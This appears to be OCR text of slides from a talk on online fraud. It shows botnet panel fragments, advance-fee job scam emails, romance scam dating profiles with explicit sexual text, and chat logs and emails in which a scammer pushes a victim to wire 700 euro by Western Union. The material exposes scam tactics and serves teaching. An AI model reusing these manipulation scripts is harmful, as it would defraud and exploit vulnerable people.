
# Enjoy


0
1000
2000
3000
4000
View all zombies
View zombies in last 24h


# Who ·”$”·$ is using this kind of services?

# Mafias: Help the Prince


# Mafias: Nigerian Scammers



# Mafias: Nigerian Scammers



# Mafias: Nigerian Scammers


mail.com Home | Sent (3/48) | Re: FOR YOUR KIND

Check Mail | Reply | Forward | Spam | Delete | Re: FOR YOUR KIND ATTENTION

khem raj puri — Close fullscreen

**Re: FOR YOUR KIND ATTENTION** — 09/01/11 06:47 AM — Less info

"khem raj puri" <krajpuri@yahoo.com>

**To:** britishlawyersworkpmt@englandmail.com

Dear Sir

I respected your kindly information for me about that job. But at that time my group clients are not to beleive me for deposite that amount. So after given to the clearance paper then they are possible and beleive to payment for me.

We can not send you money through Western or Bank, Because our government can not give us to permission. If you are agree then only one way to send that amount in our Nepalase UK Embassy through your hand.

Otherwise it is not possible to do for further processed then relase the task.

Thanking about me

Regards
Khem Raj Puri


# Mafias: Nigerian Scammers


a.jpg

Applciation form.jpg

My Resume.doc


NIC1.jpg




Picture 058.jpg


Picture 059.jpg

# Mafias: Nigerian Scammers

Picture 1327.jpg

Picture 1328.jpg

Picture.jpg


ROYAL YORK HOTEL RECOMMENDATION JOB OFFER ACCEPTANCE SLIP.JPG

# Mafias: Predators

meeta
where singles meet

home | search | updates | account | logout

Profile | Messages | Matches | Members | Groups | Forums

Home



## Axionqueen

**Age:** early 30's
**Location:** Keller, Texas
**Gender:** female
**Looking for:** dating / a relationship
**Interested in:** men
**Member since:** 3 months ago
**Relationship status:** Single

**Hair color:** Black
**Eye color:** Brown
**Religion:** christian
**Ethnicity:** asia
**Occupation:** baby sitter
**Wants children?** Depends on what partner wants

### Friends

### About Axionqueen

AM LOOKING FOR A VERY STRAIGHT FORWARD AND WELL UNDERSTAND MAN TO BE MY SOUL MATE AND HE AS TO BE VERY HARD WORKING AND READY FOR A LONG TIME RELATIONSHIP WITH ME AND ALSO HAVE A GOOD HIGH SEX DRIVE AND HE AS TO BE DISEASE FREE AND VERY CLEAN AND VERY HONEST, LOVING, CARING, DOMINANT, PASSIONATE AND BE A MAN OF IS WORDS AND READY TO TRY NEW THINGS WITH ME AND LOVE EATING MY PUSSY AND TAKING ME FROM THE ASS ALWAYS AND ALSO LET ME HAVE THE LAST DROP OF IS CUM IN MY MOUTH FOR MY OWN GREAT DESIRED

# Mafias: Predators

HaveAFling
Find your Kiwi Fling :)

Messages Profile Settings Credits Logout

**Search:** Age 18 to 60 in Auckland GO Advanced Search

Send Message


**Axionqueen**

**Single** seeking **males** for **serious relationships then marriage**
Lives in Auckland, New Zealand

| | |
|---|---|
| Recent Activities | Last login 22 min ago |
| Age | 31 |
| Gender | Female |
| Zodiac Sign | Aries |
| Self Introduction | AM A VERY COOL HEADED AND EASY GOING LADY AND AM CARING,LOVING,OPEN MINDED,HONEST,PASSIONATE,HARD WORKING AND AM DOWN TO HEART PERSON AND I HATE CHEATING OR LIES AND AM WHO I CALL MY SELF,I LIKE COOKING AND GETTING MY ENVIRONMENT CLEAN ALWAYS AND I LIKE GOING SHOPPING,CAMPING,SWIMMING,FISHING AND AM |
| Languages Spoken | English |
| Weight | 60 kg - Average/Medium |
| Height | 174 cm (5' 8") |

# Mafias: Predators


# Mafias: Predators



# Mafias: Predators

kkbill1980(12:09:40 (UTC)):Hello sweetie
fiat176punto(12:12:49 (UTC)):Hello my sweet Mous
kkbill1980(12:13:00 (UTC)):how are you doinf sweetie
fiat176punto(12:13:16 (UTC)):doinf ???
kkbill1980(12:13:52 (UTC)):what am fine i just came back from the booking office and my love when did you really want me to come
fiat176punto(12:15:38 (UTC)):I want it that You come to me
fiat176punto(12:15:51 (UTC)):why what is the Problem
kkbill1980(12:16:03 (UTC)):when did u want me to come next week or what ?
fiat176punto(12:16:48 (UTC)):I dont now what is the best about you
kkbill1980(12:17:08 (UTC)):no problem am just asking to know the date i will choose to book the flight ticket and all i need to get all my papers with the flight ticket book it will cost me 700euro
fiat176punto(12:17:11 (UTC)):when is the best Day for Fly
kkbill1980(12:17:34 (UTC)):am ready to fly any time so far you are ready to have me with you my love
fiat176punto(12:18:33 (UTC)):Year thats fine so I thing you can look for Wendsday
fiat176punto(12:19:11 (UTC)):When its no Problem for you
kkbill1980(12:20:16 (UTC)):okay that is good
fiat176punto(12:20:21 (UTC)):Baby You have my Address now
kkbill1980(12:20:54 (UTC)):and when did you think you can get the 700euro send so that i can make the booking and get everything ready for me to fly down to germany
fiat176punto(12:22:05 (UTC)):Baby You have my Address now
fiat176punto(12:22:15 (UTC)):???
kkbill1980(12:22:18 (UTC)):i will send you the full nicked pics tonight
fiat176punto(12:23:11 (UTC)):oh Baby this is nice
kkbill1980(12:23:16 (UTC)):when did you think you will have chance to go and send me the 700euro for the booking so that i will get everything ready
fiat176punto(12:24:57 (UTC)):The pictures are so tht I can see your all Pircings ???
kkbill1980(12:25:18 (UTC)):i will send you my full information so that you can use it to send the money from western union to me okay
fiat176punto(12:25:49 (UTC)):yes Baby when You sen the Pic You can send me were I must Take the Money
kkbill1980(12:26:16 (UTC)):sorry i dont understand you my love
fiat176punto(12:27:17 (UTC)):When You send The Pictures to night You can sent me the Western Union Information
kkbill1980(12:27:58 (UTC)):ich frage Sie, dass, wenn Sie Zeit haben, um zu gehen und senden Sie mir die 700 €, so dass ich die Buchung kann tun und alles bereit
kkbill1980(12:30:15 (UTC)):are you there

# Mafias: Predators



# Mafias: Predators

Von: Kayla Bill <[redacted]>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <[redacted]>
Datum: Donnerstag, 23. Februar, 2012 07:10 Uhr

Hello sweetie why you have not sent me the nicked pics you promise me ?and i just sent you my nicked pics and please dont show it to another person is for only your eyes okay i love you and i will be waiting to chat with you when you come online today i miss you and last night my net was bad that is why i did not come online last night and i have also send you my info for the western union

From: Josef Landhuis <[redacted]>
Subject: Re: Schatz I love you big Kiss
To: "Kayla Bill" <[redacted]>
Date: Wednesday, February 29, 2012, 4:05 AM

hello Baby
I dont no but but my Bankmanager ask me that the Address City and country is not pasibel now what we can do ???
gime a athoer one please

Your love Josef big Kiss Baby

Von: Kayla Bill <[redacted]>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <[redacted]>
Datum: Mittwoch, 29. Februar, 2012 14:43 Uhr

fuck it stop playing game on me i gave you my right address and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my heart

# Dog Scammers

# Warning! This picture could hurt your emotions…

# Dog Scammers

**Category:** For Sale - Free Stuff, Freebies, & Bargains
**Views:** 7

**Start Date:** 2/29/2012
**Price:** $200.00

**Find Similar Listings**

Free Stuff, Freebies, & Bargains Go!

Create Alert

**Meet the Advertiser** HELP!

